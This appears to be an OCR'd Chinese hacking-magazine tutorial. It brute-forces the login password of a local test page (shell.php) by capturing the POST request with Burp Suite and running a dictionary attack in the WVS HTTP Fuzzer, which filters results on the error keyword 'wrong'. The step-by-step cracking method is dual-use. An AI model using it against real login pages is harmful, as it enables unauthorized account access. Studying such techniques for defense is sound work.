这段代码相当的简单，不过登陆的原理也包含在这小段代码中了，如果输入的密码为heix，那么就输出密码正确，如果密码错误，那么当时输出错误提示。这里要注意的就是错误提示，因为要让工具自动破解密码，就必须让工具找到关键点，也就是key，而key一般就包含在错误提示中，比如说这里的wrong就明显是个key，等会儿就会在工具中用到。




图4




图5

要进行密码破解，就需要抓取网页提交的数据包，可能大家以前经常使用winsock expert这款工具，以前的黑x也介绍过这款工具的使用。这里就使用一款比winsock expert功能强大的工具burpsuite，如图4。这里简单说下用法，先本机设置代理，将数据通过burpsuite的代理转发出去，图5。然后访问登陆地址，我这里使用的本机搭建的测试环境，也就是http://127.0.0.1/shell.php,图6。然后随便输入一个密码，比如说test，点击登陆后burpsuite就会有数据，数据在proxy的history选项下，比如这次访问的数据如下：

```
    POST /shell.php HTTP/1.0
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
    Referer: http://127.0.0.1 /shell.php
    Accept-Language: zh-cn
    Content-Type: application/x-www-form-urlencoded
    UA-CPU: x86
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
    Host: 127.0.0.1
    Proxy-Connection: Keep-Alive
    Pragma: no-cache
    Content-Length: 33

    password=test&submit=%B5%C7%C2%BD
```

最重要的数据就是最后一行的数据，可以看到test就是刚才提交的数据。




图6




图7

这时候只需要将数据放在wvs的Request里面。然后点击add generator，选择file generator，图7然后在下面的filename中选择刚才生成的那个字典，filetype选择Text，encoding保持默认，图8。

然后我们将Request中的数据最后一行，也就是

password=test，将test用鼠标左键选中，然后点击Insert into Request，这时候hackx就会变成${Gen_2}，这样的目的就在于告诉程序password是一个用于暴力破解的变量,这一步很重要，不然的话HTTP FUZZER是不知道哪个是需要破解的变量。然后就是设置过滤器了，也就是Fuzzer Filter。首先要添加一个规则，这里rule description是对这个规则的描述，可以不填，这里就随便填一个heix吧。rule type有两种选择，一种是exclude，也就是不包含，另一种是include，也就是包含。这里我们使用exclude。Apply To 可以保持默认，然后regular expression也就是规则描述，这个选项比较重要，关系着破解的成功与否。由于选择了exclude，也就是当页面出现了某个特定字符的时候表示密码是错误的，这里使用wrong作为关键字，在regular expression中填写wrong。然后点击add，就添加成功了一个规则了,图9。




图8

准备工作做好了，就可以点击start进行破解了，很快密码就破解出来了，是heix，图10。这里只演示了破解密码这种情况，其实大多数时候还是有用户名的，这时候只要多添加一个变量就可以了，操作步骤也差不多，这里就不再说明了。




图9

